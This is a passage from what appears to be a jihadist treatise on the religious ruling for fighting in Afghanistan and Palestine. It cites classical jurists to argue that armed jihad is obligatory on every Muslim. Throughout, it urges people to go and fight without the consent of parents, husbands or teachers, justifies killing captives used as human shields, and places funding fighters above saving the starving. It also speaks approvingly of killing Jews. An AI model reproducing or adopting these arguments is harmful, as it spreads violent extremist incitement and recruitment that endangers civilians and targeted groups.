And the *Ulama* have mentioned that this type of jihad is for maintaining the payment of *Jizya*. The scholars of the principles of religion have also said: "Jihad is *Da'wah* with a force, and is obligatory to perform with all available capabilities, until there remains only Muslims or people who submit to Islam."[24]

Defensive Jihad

This is expelling the *Kuffar* from our land, and it is *Fard Ayn*, a compulsory duty upon all. It is the most important of the compulsory duties and arises in the following conditions:

A) If the *Kuffar* enter a land of the Muslims.
B) If the rows meet in battle and they begin to approach each other.
C) If the Imam calls a person or a people to march forward then they must march.

---

[23] Haashiyat Bin Aabideen 3/238.

[24] Hashiyat Ash Shouruni and Ibn al Qasim in Tahfa al Mahtaj ala al Minhaj 9/213.

D) If the *Kuffar* capture and imprison a group of Muslims.

The First Condition: If the Kuffar Enter a Muslim Land.

In this condition the pious predecessors, those who succeeded them, the *Ulama* of the four *Mathhab*s (Maliki, Hanafi, Shaffie and Hanbali), the *Muhadditheen*, and the *Tafseer* commentators, are agreed that in all Islamic ages, Jihad under this condition becomes *Fard Ayn* upon the Muslims of the land which the *Kuffar* have attacked and upon the Muslims close by, where the children will march forth without the permission of the parents, the wife without the permission of her husband and the debtor without the permission of the creditor. And, if the Muslims of this land cannot expel the *Kuffar* because of lack of forces, because they slacken, are indolent or simply do not act, then the *Fard Ayn* obligation spreads in the shape of a circle from the nearest to the next nearest. If they too slacken or there is again a shortage of manpower, then it is upon the people behind them, and on the people behind them, to march forward. This process continues until it becomes *Fard Ayn* upon the whole world.

Sheikh Ibn Taymia says on this topic: "About the defensive jihad, which is repelling an aggressor, is the most tasking type of jihad. As agreed upon by everyone, it is obligatory to protect the religion and what is sacred. The first obligation after *Iman* is the repulsion of the enemy aggressor who assaults the religion and the worldly affairs. There are no conditional requirements such as supplies or transport, rather he is fought with all immediate capability. The *Ulama*, our peers and others have spoken about this." Ibn Taymia supports his opinion of the absence of the requirement of transport in his reply to the Judge who said: "If jihad becomes *Fard Ayn* upon the people of a country, one of the requirements, in comparison to Hajj, is that one must have supplies and a ride if the distance is such that one shortens the prayer". Ibn Taymia said: "What the Judge has said in comparison to Hajj has not been stated before by anybody and is a weak argument. Jihad is obligatory because it is for the repulsion of the harm of the enemy, therefore it has priority over *Hijr* . For *Hijr* no transport is considered necessary. Of the jihads some take priority. It is furthered in a sahih hadith narrated by Ebaad Bin Asaamat that the Prophet (saw) said: "it is upon the Muslim to listen and obey in hardship and prosperity, in what he likes and dislikes, and even if he is not given his rights". Therefore, the pillar of the most important of obligations, is the marching forward in times of hardship as well as prosperity. As has been stated, contrary to Hajj, the obligation remains present in times of hardship. And this is in offensive jihad. So it is clear that defensive jihad carries a greater degree of obligation. To defend the sacred things and the religion from the aggressor is obligatory, as agreed upon by everyone. The

first obligation after *Iman* is repulsion of the enemy aggressor who assaults the religion and the worldly affairs"[25]. Now we look at the opinions of the four *Mathhabs* who are all in agreement on this point.

Opinions of the Mathhabs

Hanafi Fiqh

Ibn Aabidin said[26] : "Jihad becomes *Fard Ayn* if the enemy attacks one of the borders of the Muslims, and it becomes *Fard Ayn* upon those close by. For those who are far away, it is *Fard Kifaya,* if their assistance is not required. If they are needed, perhaps because those nearby the attack cannot resist the enemy, or are indolent and do not fight jihad, then it becomes *Fard Ayn* upon those behind them, like the obligation to pray and fast. There is no room for them to leave it. If they too are unable, then it becomes *Fard Ayn* upon those behind them, and so on in the same manner until the jihad becomes *Fard Ayn* upon the whole *Ummah* of Islam from the East to the West".
And the following have like *Fatawa*: Al Kassani[27], Ibn Najim[28] and Ibn Hammam[29].

Maliki Fiqh

In *Hashiyat ad Dussuqi* it is stated: Jihad becomes *Fard Ayn* upon a surprise attack by the enemy. Dussuqi said: "Wherever this happens, jihad immediately becomes *Fard Ayn* upon everybody, even women, slaves and children, and they march out even if their guardians, husbands and creditors forbid them to."[30]

---

[25] From Al Ikhtiyaraat Al Fuqaha by Ibn Taymia followed by Fatawa Kubra 4/608.

[26] Hashiyat Ibn Aabidin 3/238.

[27] Bida'y as Sanaiy 7/72.

[28] Al Bahr ar Raa'iq by Ibn Najim 5/191.

[29] Fath al Qadir by Ibn Hammam 5/191.

[30] Hashiyat ad Dussuqi 2/174.

Shaffie Fiqh

In the *Nihayat al Mahtaj* by Ramli: "If they approach one of our lands and the distance between them and us becomes less than the distance permitting the shortening of prayers, then the people of that territory must defend it and it becomes *Fard Ayn* even upon the people for whom there is usually no jihad; the poor, the children, the slaves, the debtor and the women."[31]

Hanbali Fiqh

In *Al Mughni* by Ibn al Qadamah: "Jihad becomes *Fard Ayn* in three situations:

1) If the two sides meet in battle and they approach each other.
2) If the Kuffar enter a land, jihad becomes *Fard Ayn* upon its people.
3) If the Imam calls a people to march forward it is obligatory upon them to march forward."[32]

And Ibn Taymia remarked: "If the enemy enters a Muslim land, there is no doubt that it is obligatory for the closest and then the next closest to repel him, because the Muslim lands are like one land. It is obligatory to march to the territory even without the permission of parents or creditor, and narrations reported by Ahmad are clear on this."[33]

This situation is known as the General March.

Evidence for The General March and its Justification

Allah the Almighty the Majestic says: **"March forth, whether you are light**(being healthy, young and wealthy) **or heavy**(being ill, old and poor)**, strive hard with your wealth and your lives in the cause of Allah. This is better for you if you but knew."**[34]

---

[31] Nihayat al Mahtaj 8/58.

[32] Al Mughni 8/354.

[33] Al Fatawa al Kubra 4/608.

[34] Soorat At Tauba: 41.

In a preceding verse the arrangement of punishment and the replacement by a people who carry Islam, has been mentioned as a recompense for those who do not march forward. Allah does not punish except those who leave an obligation or perform forbidden acts. **"If you march not forth, he will punish you with a painful torment and will replace you by another people, and you cannot harm him at all and Allah is able to do all things."**[35]

Ibn Kathir said: "Allah the Exalted ordered that everybody march forward with the Messenger of Allah (saw) (the General March) in the expedition of Tabuk to fight the enemies of Allah, the unbelieving Romans of the People of the Book". Bukhari has written a chapter in *Sahih Bukhari* (entitled The Chapter On The Obligation of Marching Forward and What is Required from Jihad and Intention for It) and quoted this verse". It was a general call because it became known to the Muslims that the Romans were gathering on the borders of the Arabian Peninsula and were preparing to invade Medina. So what is the situation is the *Kuffar* enter a Muslim country, does not the march forward become the ultimate priority?. Abu Talha (ra) said about the Exalted's words:**"...light or heavy..."**: "old and young Allah did not listen to anyone's excuse".[36] And Hasan al Basri said: "in hardship and in ease."

Ibn Taymia said in *Majmua al Fatawa* 28/358: "If the enemy intends an attack upon the Muslims, then repelling him becomes obligatory upon the population under attack as well as the population not under attack. The Exalted has said: **"...But if they seek your help in religion, it is your duty to help them...".**[37] As well, the Prophet (saw) ordered the assisting of a Muslim in need. Whether or not one is a salaried soldier, and no matter what his capabilities, it is an obligation upon everybody with their persons and wealth, little or much, riding or on foot. As it was when the enemy attacked Medina in the Battle of the Trench, Allah allowed no one to be exempted."

Az Zuhuri said: "Saeed Bin al Mussayb went on a military expedition and he lost one of his eyes. It was said to him: "you are injured". He replied, "Allah has ordered the light and the heavy to march forward, therefore if it is not possible for me to fight, I will make your numbers seem greater by my presence and I can watch over your things".[38]

2 Allah Almighty the Majestic says: **"...and fight the *Mushrikun*** (polytheists, pagans, idolaters, disbelievers in the oneness of Allah) **collectively, as they fight against you**

---

[35] Soorat At Tauba: 39

[36] Mukhtasir Ibn Kathir 2/144.

[37] Soorat Al Anfal: 72.

[38] Al Jamia Li Ahkam al Qur'an 8/150.

collectively. But know that Allah is with those who are *Al Muttaqun*[39]."[40] Ibn Arabi said: "collectively means besieging them from every side and in all possible circumstances."[41]

3 Allah Almighty and Majestic says: **"And fight them until there is no more *Fitnah*** (disbelief and polytheism: i.e. worshipping others besides Allah) **and the religion** (worship) **will all be for Allah alone** (in the whole of the world)**..."**[42] The *Fitnah* means *Shirk* as Ibn Abbas and as Siddi said[43]: "When the *Kuffar* attack and control a country, the *Ummah* is endangered in its religion and it becomes susceptible to doubt in its belief. Fighting then becomes an obligation to protect the religion, lives, *'Ard* and wealth."

4 He (saw) has said: "There is no *Hijr* after the Opening (of Mecca) but there is jihad and the intention for it. So if you are called to march forth then march forth". Reported by Bukhari.

It is an obligation to march forth if the *Ummah* is called to do so, and in the situation of an enemy attack. The *Ummah* is called to march forward to protect its religion. The extent of the obligation is related to the need of the Muslims or demand of the Imam. As Ibn Hajr has clarified in the explanation of this hadith.

Al Qurtubi said: "Anyone who is aware of the weakness of the Muslims in the face of their enemy, knows that he can reach them and can assist them, it is also upon him to march forward."[44]

5 Every religion which Allah has revealed safeguards five essential aspects: the religion, life, '*Ard*, the mind and property.

Consequently, there must be measures to safeguard these five by any means. So, Islam orders repelling the aggressor.[45] The aggressor is one who imposes himself with violence upon others, seeking their life, their wealth or their '*Ard*.

---

[39] *Al Muttaqun*: means pious and righteous persons who fear Allah much (abstain form all kinds of sins and evil deeds which he has forbidden) and love Allah much (perform all kinds of good deeds which he has ordained).

[40] Soorat At Tauba: 36.

[41] Jamia Li Ahkam al Qur'an 8/150.

[42] Soorat Al Anfal: 39.

[43] Al Qurtubi 2/253.

[44] Fath al Bari 6/30.

[45] Jamia al Ahkam 8/150.

A-The aggressor against *'Ard*.

Even if a Muslim displays aggression against *'Ard*, it is obligatory to defend it from him by the agreement of the *Ulama* even if this leads to killing him.

Accordingly, the *Ulama* have stated that it is not permitted for a Muslim woman[46] to surrender or allow herself to be captured even if she is killed, if she fears for her *'Ard*.

B- Repulsion of the aggressor who attacks property and life is obligatory as agreed upon by majority of the *Ulama*, and corresponds to the consensus of the Maliki and Shaffie *Mathhab*s. Even if this leads to killing a Muslim aggressor. In a sahih hadith: "Whoever is killed protecting his wealth, he is a martyr. Whoever is killed protecting his blood, he is a martyr. Whoever is killed protecting his family, he is a martyr".[47] Hadith sahih narrated by Ahmad, Abu Daud, at Tirmidhi and Nisa'i.

Al Jassas after coming to knowledge of this hadith, said: "We know of no difference of opinion, that if a man bears his sword to another man to kill him unjustly, that it is upon the Muslims to kill this aggressor."[48]

In this situation if the aggressor is killed he will be in the Hellfire, even if he was a Muslim. Whereas, if the defender is killed he will be a martyr. This is the ruling for a Muslim aggressor, so how will it be if the *Kuffar* invade a Muslim land, where they would oppress and assail the religion, *'Ard*, lives and property to the point of disappearance. Is it not the foremost obligation upon the Muslims in this situation to repel this disbelieving aggressor, whether he be alone or a whole nation!?

6 If the *Kuffar* use Muslim captives as human shields in front of them in an advance to occupy a Muslim land, it remains an obligation to fight the *Kuffar* even if this leads to the killing of the Muslim captives.

Ibn Taymia said in *Majmua al Fatawa* 28/537: "If with the *Kuffar* there are pious people from the best of mankind and it is not possible to fight these *Kuffar* except by killing them, then they are to be killed as well. The leading scholars are in accord that if the *Kuffar* use Muslim captives as human shields, and there is fear for the rest of the Muslims if they are not fought, then it is permitted to shoot them aiming the *Kuffar*. One of the sayings of the scholars is that, even if we do not fear for the Muslims in general, it is permissible to shoot the Muslim captives". And on pg.45 he said: "The *Sunnah* and

---

[46] Women are included in the defenition of the Arabic word "*Ard*".

[47] Hashiyat Ibn Abidin 5/383, Zila'i 6/110, Muwahib al Jaleel 6/323, Tafa al Majtaj 4/124, al Inna' 4/290, ar Rawda al Bahi 2/371, al Bahr az Zukhar 6/268 and Taj al Arus Sahih al Jamia al Saghir by Albani 6321.

[48] Ahkam al Qur'an by Jasssas 1/2402.

Ijma agree that if the aggression of a Muslim aggressor cannot be stopped except by killing him, then he must be killed, even if his transgression is over a fraction of a dinar. Because, in a sahih hadith: "whoever is killed protecting his wealth, he is a martyr"."

And this is because the protection of the remaining Muslims from *Fitnah* and *Shirk*, and the protection of the religion, *'Ard* and wealth are more of a priority than a small number of Muslims captives in the hands of the *Kuffar*.

7 The fighting of the renegade Muslim group.

Allah the Exalted has said: **"And if two parties or groups among the believers fall into fighting, then make peace between both, but if one of them rebels against the other, then fight you** (all) **against the one that which rebels till it complies with the command of Allah; then if it complies, then make reconciliation between them justly, and be equitable. Verily! Allah loves those who are equitable."**[49] If Allah had made it an obligation to fight the renegade Muslim group, to unify the Muslims and protect their religion, *'Ard* and wealth, then, what will the ruling be for fighting the aggressing *Kaffir* nation? Does it not take priority?

8 The ruling for the one who wages war.

The Almighty the Majestic says: **"The recompense of those who wage war against Allah and His messenger and do mischief in the land is only that they shall be killed or crucified or their hands and feet be cut off from the opposite sides, or exiled from the land. That is their disgrace in this world, and a great torment is theirs in the hereafter."**[50]

This is the ruling applied on the one who wages war from among the Muslims. He spreads distress and corruption in the land and he infringes upon wealth and *'Ard*. This is the ruling which the Messenger of Allah (saw) carried out upon the sick Bedouins who turned apostate as has been reported in the *Sahihs*.[51]

What should be the treatment of the *Kaffir* nation that brings calamity upon the people, their religion, their wealth and their *'Ard*? Is not the first obligation upon the Muslims to fight them?

These are some of the evidences and reasons that corroborate the ruling on the General March when the *Kuffar* enter a Muslim land.

---

[49] Soorat Al Hujurat: 9.

[50] Soorat Al Ma'idah: 33.

[51] See al Fatha al Rabbani .Tarteeb Masnad al Imam Ahmad ash Shaybani by Ahmad Abdur Rahman al Bana1 8/128.

Verily, the repelling of the *Kaffir* enemy is the most important obligation after *Iman*, as said Ibn Taymia: "The first obligation after *Iman* is the repulsion of the enemy aggressor who assaults the religion and the worldly affairs".

{ و ما لكم لا تقاتلون فى سبيل الله والمستضعفين من الرجال والنساء والولدان الذن يقولون ربنا أخرجنا من هذه القرية الظالم أهلها واجعل لنا من لدنك وليا واجعل لنا من لدنك نصيرا }

"And what is wrong with you that you fight not in the Cause of Allah, and for those weak, ill-treated and oppressed among men, women, and children, whose cry is: "Our Lord! Rescue us from this town whose people are oppressors; and raise for us from You one who will protect, and raise for us from You one who will help."

An Nisa: 75.

Chapter 2
The Ruling of Fighting in Palestine and Afghanistan

It has been made clear in the previous chapter that if the *Kuffar* infringe upon a hand span of Muslim land, jihad becomes *Fard Ayn* for its people and for those near by. If they fail to repel the *Kuffar* due to lack of resources or due to indolence, then the *Fara'id* of jihad spreads to those behind, and carries on spreading in this process, until the jihad is *Fard Ayn* upon the whole earth from the East to the West.

In this condition, no permission is required from the husband for the wife, the parent for the child, the creditor for the debtor.

1- The sin is suspended to the necks of all Muslims as long as any hand span of land that was Islamic is in the hands of the Kuffar.

2- The sin is measured according to one's authority or capabilities. The sin for the *Ulama*, leaders, and *Da'i* , who are well known in their communities, is greater than for the ordinary civilian.

3- The sin upon this present generation, for not advancing towards Afghanistan, Palestine, the Philippines, Kashmir, Lebanon, Chad, Eritria etc, is greater than the sin inherited from the loss of the lands which have previously fallen into the possession of the *Kuffar*. We have to concentrate our efforts on Afghanistan and Palestine now, because they have become our foremost problems. Moreover, our occupying enemies are very deceptive and execute programs to extend their power in these regions. If we were to resolve these dilemma, we would resolve a great deal of complications. Their protection is the protection for the whole area.

To Begin With Afghanistan

Whoever can, from among the Arabs, fight jihad in Palestine, then he must start there. And, if he is not capable, then he must set out for Afghanistan. For the rest of the Muslims, I believe they should start their jihad in Afghanistan. It is our opinion that we should begin with Afghanistan before Palestine, not because Afghanistan is more important than Palestine, not at all, Palestine is the foremost Islamic problem. It is the heart of the Islamic world, and it is a blessed land but, there are some reasons which make Afghanistan the starting point.

1- The battles in Afghanistan are still raging and have reached a level of intensity, the like of which have not been witnessed in the mountains ranges of Hindu Kush, nor in recent Islamic history.

2- The Islamic flag being raised in Afghanistan is clear:

" لا إله الا الله محمد رسول الله"

and the aim is clear "to make Allah's words uppermost". The second article in the constitution of *Itihad Islamy* consisting of Afghani Mujahideen is: "The goal of this unification is to bring forth an Islamic state in Afghanistan." And in the third article it states: "Our goal is taken from the words of the Exalted: **"...the command** (or the judgment) **is for none but Allah..."**[52] The rule is solely for the Lord of the Worlds."

3- The Islamists have been the first to take control of the battles in Afghanistan. Those who lead the jihad in Afghanistan are the sons of the Islamic movement, the *Ulama* and *Hafiz* of Qur'an. While, in Palestine the leadership has been appropriated by a variety of people, of them sincere Muslims, communists, nationalists and modernist Muslims. Together they have hoisted the banner of a secular state.

4- The situation in Afghanistan is still in the hands of the mujahideen. They continue to refuse help from any *Kaffir* country, while Palestine depends completely on the Soviet Union, who withheld their help in Palestine's time of dire need. They were left to face their predicament by themselves in front of the world conspiracy. The situation has become a game in the hands of the great powers. Gambling with the land, the people and the *'Ard* of Palestine, pursuing them even into the Arab states, until their military power is exhausted.

5- There are more than 3000kms of open border in Afghanistan and regions of tribes not under political influence. This forms a protective shield for mujahideen. However, in Palestine the situation is entirely different. The borders are closed, their hands are bound, the eyes of the authorities spy from all sides for anyone who attempts to infiltrate its borders to kill the Jews.

Shaffie said in *Al Umm* 4/177: "If there is a situation of different enemies, one is more threatening and more frightening than the others, the Imam engages the more frightening and threatening. This is acceptable, even if his home is further

---

[52] Soorat Yusuf: 40.

away. The reason being, *Insha Allah*, in this manner you prove that you are not afraid, and make an example for the others. This decision is because of necessity, being that what is permitted in times of necessity is not permitted in other times. This happened in the time of the Messenger of Allah (saw) when he heard that Harith Abi Dirar was gathering his forces to fight him. He (saw) attacked him, though there was an enemy closer to him. Also, when he was informed that Khalid Bin Abi Sufian Ibn Shuh had gathered a force, he sent Ibn Annis who killed him, thus engaging him though there were closer enemies.

6- The people of Afghanistan are renowned for their strength and pride. It seems as if the Glorified and Exalted prepared the mountains and the land there especially for jihad.

لو كان عرضا قريبا و سفرا قاصدا لا تبعوك و لكن بعدت علهم الشقة و سيحلفون بالله لو } استطعنا لخرجنا معكم يهلكون أنفسهم و الله يعلم إنهم لكاذبون .{ سورة التوبة الآية 42

Had it been a near gain (booty in front of them) **and an easy journey, they would have followed you, but the distance** (Tabuk expedition) **was long for them, and they would swear by Allah, "If we only could, we would certainly have come forth with you." They destroy their own selves, and Allah knows that they are liars.**

Soorat At Tauba, verse 42.

Chapter 3
Fard Ayn and Fard Kifaya

Fard Ayn

It is the Fard that is a compulsory duty on every single Muslim to perform like praying or fasting.

Fard Kifaya

It is the *Fard* that if performed by some, the obligation falls from the rest. The meaning of *Fard Kifaya*, is that if there are not enough people that respond to it, then all the people are in sin. If a sufficient amount of people respond, the obligation falls from the rest. The call for it in the beginning is like the call for establishing a *Fard Ayn*, but it differs in that a *Fard Kifaya* is absolved by the performance of some of the people. But a *Fard Ayn* is not absolved by any number of people performing it.[??] That is why Fakhr ar Razi defined *Fard Kifaya* as the obligation that is carried out without looking to the souls of the ones who perform it.

Shaffie said: "A *Fard Kifaya* is a command directed towards everyone seeking only a response from some".[??] The definition agreed upon by the majority of scholars, of them Ibn Hajib, al Amdi and Ibn Abdu Shakur, state that *Fard Kifaya* is obligatory upon everyone, but is absolved upon the performance of some. People are now arguing about the jihad ruling, and they consider it as *Fard Kifaya*, that means it is obligatory upon everyone, but is absolved when some perform it. According to this opinion, the *Fard* of jihad in Afghanistan is, *Fard Kifaya*. Rather, it is obligatory upon all Muslims on the earth until the completion of this *Fard*, which is the expulsion of the Russians and communists from Afghanistan. The sin is suspended to the necks of all the people until the expulsion of all the communists is complete. Because the *Fard*, or obligation, in the condition of an attack by the *Kuffar* is: the expulsion of the *Kuffar* from the Muslim land.

Some people from far away say, "jihad in Afghanistan needs money and not men". This talk is bare of truth, because the interval of approximately six years of Russian aggression against Afghanistan, the migration of 5 million to the outside, and 7 million refugees inside, scattered in mountains and in the wilderness, is enough to answer this claim.

---

[53] Al Mughni by Ibn Qadamah 8/345.

[54] see Al Mahsool by ar Rasi and Tahqiq by Dr. Taha Jabiraj sec.2 31 ص.

As Sayyaf said: "14 countries, the first of them the Soviet Union, followed by the Warsaw Pact and the international communists, are unified in their attack against us. While the Muslims in the Muslim world are still arguing: "is jihad in Afghanistan *Fard Ayn* or *Fard Kifaya*?" So let the Muslims wait until the last man becomes *Shaheed*, then they will believe that jihad is *Fard Ayn*, while its known that up to now there have already been nearly one and a half million *Shuhada*.

The Afghani people say: "The presence of one Arab among us is more loved by us than one million dollars."

The scholar Sayyaf in a call to the *Ulama* and *Da'i* in *Jihad* magazine, ninth issue:

We quote:

بسم الله الرحمن الرحيم

السلام عليكم و رحمة الله و بركاته

All praise be to Allah and may peace and blessings be upon the Messenger of Allah, upon his family, companions and whoever is guided by his guidance.
And what follows:

You are aware that jihad in Afghanistan, began and still continues to raise the words of Allah, and to establish a state founded on the Qur'an. To realize this objective we need mujahideen who properly understand Islam and who are can safeguard the principles of true Islamic jihad, therefore we need *Da'i* and *Ulama*, to continually teach and instruct. You should know that there have already been many tutors and scholars martyred in the fields of jihad in Afghanistan. That is why we are in great need of men who are capable of teaching, tutoring and directing in mujahideen schools, training camps, refugee camps and battle fronts until Allah the Exalted helps us to bring about our expected our aims. We need scholars and tutors more than any other professionals or specialists. May Allah assist us and you in serving Islam and the Muslims.

Your Brother
Abdur Rabbir Rassool Sayyaf.
Baktiya Jaji
3rd Shawal 1405 A.H..

Permission From Parents, Husband and Creditor.

The need for permission is related to the status of the enemy:

1) If the enemy is inside his country, he is not gathering around borders, there is no effect on the Muslim country, and borders are full of soldiers, then jihad in such a situation is only *Fard Kifaya*, and permission is required. This is because obedience to parents and husband is *Fard Ayn* and jihad is merely *Fard Kifaya*. *Fard Ayn* is advanced over *Fard Kifaya*.

2) If the enemy attack a Muslim border or enter any Islamic land, then as we mentioned before, jihad becomes *Fard Ayn* upon the entire population of the country and all around it. In this situation permission is not required. There is no permission for anyone from the other, even the child goes out without the permission of his parents, the wife without the permission of her husband, and the debtor without the permission of his creditor.

The situation of the permission from parents and husband not being required is sustained until the enemy is expelled from the Muslim land, or when there is the accumulation of sufficient numbers to expel the enemy even if all the Muslims in the earth are assembled.

Jihad, when it is *Fard Ayn,* takes precedence over the obedience to parents, which is also *Fard Ayn.* Because, jihad is the protection of the religion, and obedience to parents, is caring for the individual. That is, jihad (with the parents grief and distress it may entail) is protection of the religion which has priority over the protection of the individual. Moreover, Jihad itself is the destruction of the mujahid's self if he is martyred. In which case the protection of the religion is assured. While it is not certain that one's parents would be distressed. The certain takes precedence over the uncertain.

An Example of Fard Ayn and Fard Kifaya

For instance, some people are walking along the sea shore and amongst them is a group of good swimmers. They see a child about to drown. It shouts "save me!", and nobody moves towards him. One of the swimmers wants to move to save him but his father forbids him. Can any scholar in this day and time say that he must obey his father and let the child drown?

This is the example of Afghanistan today. She is crying out for help, her children are being slaughtered, her women are being raped, the innocent are killed and their corpses scattered, and when sincere young men want to move to save and assist them they are criticized and blamed: "how could you leave without your parents' permission?"

Saving the drowning child is *Fard* on all the swimmers who witness him. Before anyone moves there is a call for all to save him. If someone moves to save him, the sin falls from the rest. But, if no one moves, all the swimmers are in sin.

No permission is required before anyone moves, even if the parents forbid the son to save the drowner, they must not be obeyed. Because, the call in the beginning for a *Fard Kifaya* is the same as the call for a *Fard Ayn*. The difference emerges only after. If some answer the call, then the sin falls from the rest. If none respond, all are in sin.

Ibn Taymia said: "If the enemy attacks, there is no room for argument. In fact defense of their onslaught on religion, lives and all things held dear is obligatory as agreed upon by all"[55].

The evidence for the permission from parents in *Fard Kifaya* and the absence of permission in *Fard Ayn* is taken from the reconciliation of two hadith:

First: A hadith reported by Bukhari. Abdullah Ibn Amr Ibn al Aas (ra) said: "A man came to the Prophet (saw) asking his permission for jihad. He said, "are your parents alive". He answered yes. He said, "in them is your jihad".

Second: Ibn Haban narrated from Abdullah Ibn Amr (ra)[56]: "A man came to the Prophet (saw) and asked him about the best deed. He said, "the prayer". He said, "and what?". He said, "jihad". He said, "I have two parents". He said, "I order you good by them". He said, "by the One who sent you with the truth I will fight jihad and leave them". He said, "you know best".[57]

Al Hafiz said: "It is understood that here jihad was *Fard Ayn* in order to reconcile the two (hadith)."[58]

Permission From the Sheikh and Tutor

There is no narration that we know of from any of the earlier scholars or predecessors saying that the sheikh or tutor has the right to give permission to his pupil for acts of worship, whether they are *Fard Kifaya* or *Fard Ayn*. Whoever says otherwise, let him bring forward an item from the *Shariah* or a clear evidence. Every Muslim must

---

55 Al Fatawa al Kubra 4/607.

56 see Fath al Bari 6/105.

57 Fath al Bari 6/106 verified by Ibn Haban and it is sahih and devalued by al Hafiz in Al Fath, he said it was hasan or sahih.

58 Fath al Bari 6/106.

set out for jihad without asking permission from his sheikh or tutor. The permission from the Lord of the Worlds takes precedence, and He has already given permission. More than that, he has obligated it.

Ibn Hubayra said: "Of the plots of the *Shaytaan* is to raise false gods in misinterpretations to make idols worshipped besides Allah. When the truth is made evident he suggests: "This is not the practice of our *Mathhab."* Thus, remaining loyal to one he esteems and preferring him to the truth.

If this pupil wants to study engineering, medicine or history in a western country or in America, where the *Fitnah* is like a black night, where temptation crashes around him like waves and the oceans of aflamed desires are astir. I say, if this pupil leaves without permission of his sheikh, he or any others would not be angered. But if he goes out for *Ribatt* or jihad, you find the tongues directed towards him from every side saying: "How can he go out without permission?" The sheikh failed to recall the noble words of the Prophet (saw): "One night of guard duty in the cause of Allah the Exalted is better than a thousand nights stood in prayer and days of fasting."[59]

In sahih Muslim: "*Ribatt* one day and one night is better than a month of fasting and praying. If he dies, his works continue on after him, his sustenance is provided for, and he is safe from the *Fittan*.[60]"[61] And: "A march by morning in the cause of Allah, or an afternoon march, is better than the world and what is in it." Agreed upon.

It is upon the sheikh and his pupil to rush towards deeds and hasten towards good, and not to let the advice of the Messenger of Allah (saw) escape them: "Take opportunity of five before five: your life before your death, your health before your sickness, your spare time before you are occupied, your youth before your old age and your wealth before your poverty."[??] It is also upon them to pay close attention to the sahih hadith: "To stand one hour in the battle line in the cause of Allah is better than sixty years of night prayer." Reported by Ahmad, al Hakim and ad Darami.[63] Ash Shaffie said: "The Muslims are agreed that if a *Sunnah* of the prophet is made clear to you, it is not permitted to leave it upon the saying of anyone."

Jihad With One's Wealth

---

[59] Narrated by Ibn Maja, at Tabarani, al Bahiqi, Sahih al Hakim, aknowledged by ath Thahabi, and al Hafiz said its chain of narration is hasan, see al Fath al Rabbani 10/95.

[60] *Fittan*: who causes the great *Fitnah*, i.e. questioning in the grave or *ad Dajjal* (the Antichrist)

[61] Mukhtassir Muslim 1075.

[62] Narrated by al Hakim and al Bahiqi and it is sahih. See Sahih al Jamia as Sahih by Albani 1088.

[63] Sahih al Jamia as Saghir by Albani 4305.

There is no doubt that jihad by one's person is superior to jihad by one's wealth. Consequently, the rich in the time of the Prophet (saw), were not excused from participating with their persons, such as Uthman and Abdur Rahman Ibn Auf (ra). Because, the purification of the soul and the evolution of the spirit, is lifted to great heights in the midst of the battle. That is why the Prophet (saw) advised one of his companions in these words: "...hold to jihad, because it is the monasticism of Islam."[64] Hadith sahih reported by Ahmad.

That is why, when the Prophet (saw) was asked: "is a person put to trial in his grave?" He said, "the flashing of swords above his head is sufficient trial for him."[65] Hadith sahih, reported by Nasa'i.

Furthermore, the Prophet (saw) warned about being preoccupied with the world away from jihad. He once pointed to a plough and said: "It does not enter a people's homestead except that Allah enters humiliation with it".[66] Reported by Bukhari in his *Sahih*. Also, in sahih hadith: "If you practiced *Tabaiya al Ainiya* (i.e. selling goods to a person for a certain price and then buying them back from him for a far lesser price), followed the tails of cows, satisfied yourselves with agriculture, and abandoned jihad, Allah will cover you with humiliation and will not remove it until you return to your religion."[67] Reported by Abu Daud.

Similarly, in the sahih hadith: "Do not take *Day'at*, it will make you satisfied with the life of this world".[68] Reported by at Tirmithi. *Day'at* is real estate or craft. In this hadith the Messenger of Allah (saw) has listed the distractions of the world and the sources of preoccupation: agriculture, trading with interest and the con of *Al Ainiya*, animal farming, industry and craft (*Day'at*). To be preoccupied with these, in the time when Islam is being subjected to confrontation in the battle field, verging on eradication, is considered *Harram* and a tremendous sin according to the *Shariah.*

The jihad by one's wealth is obligatory if the mujahideen are in need of it, *Fard* upon women and children's wealth, even if jihad is *Fard Kifaya,* as decided by Ibn Taymia.[69] That is why it is forbidden upon the people to make savings in the time of need. Ibn Taymia was asked the question: "we have only sufficient moneys to feed the starving, or to fund the jihad, which would otherwise suffer". He answered, "We give

---

[64] Sahih al Jamia as Saghir by Albani 4305.

[65] Sahih al Jamia as Saghir by Albani 4359.

[66] Silsilah al Ahadith as Sahih by Albani 10.

[67] Silsilah al Ahadith as Sahih by Albani 11.

[68] Silsilah al Ahadith as Sahih by Albani 12.

[69] Al Fatawa al Kubra 4/608.

priority to the jihad, even if the starving must lose their lives. As in the case of the human shield, in which they are inadvertently killed by our hands, here they die by Allah's action".[70]

Al Qurtubi said[71] : The scholars are in agreement that if any need befalls the Muslims, after they have paid out the *Zakat*, they are required to spend from their own resources to take care of that need". Malik said[72] : "It is obligatory upon the people to pay the ransom on those taken hostage from among them, even if it exhausts their wealth. This too is agreed upon."

The protection of the religion takes precedence over the protection of individuals, the protection of individuals takes precedence over the protection of wealth. Therefore the wealth of the rich is not more valuable than the blood of mujahideen.

Let the rich beware and take heed of the law of Allah concerning their wealth, while jihad is in great need of that wealth, as is the religion of the Muslims and their countries which are on the brink of disappearance. The rich are drowning in their desires yet, if they could just abstain for one day from their desires, and hold back their hands from wasting money on trivialities, and instead direct it to mujahideen in Afghanistan, whose feet are lacerated by the ice and who are dying from the cold. They find no food for their day nor any ammunition with which to defend their blood.

I say, if the rich were to direct what they waste in one day to the Afghani mujahideen, their money, by the permission of Allah, would help to cause a great leap forward towards victory. The major scholars, the foremost among them, the Honorable Sheikh Abdul Aziz Bin Bazz, have passed a *Fatwa* which declares that directing the *Zakat* to the Afghani mujahideen is of the finest deeds and the best charity.

Summary

One: Jihad by your person is *Fard Ayn* upon every Muslim in the earth.

Two: No permission for one from another for Jihad and no permission from the parents for the child.

---

[70] Al Fatawa al Kubra 4/608.

[71] Al Qurtubi 2/242.

[72] Al Qurtubi 2/242.

Three: Jihad by your wealth is *Fard Ayn* and it is *Harram* to make savings while the jihad is in need of the Muslims' money.

Four: Neglecting the jihad is like abandoning fasting and praying, more than that, neglecting the jihad is worse in these days. We quote from Ibn Rushd: "It is agreed that when jihad becomes *Fard Ayn* it takes precedence over the *Fard* of Hajj."

Chapter 4
Big Questions
Important Questions

Can we fulfill this Fatwa in our time?

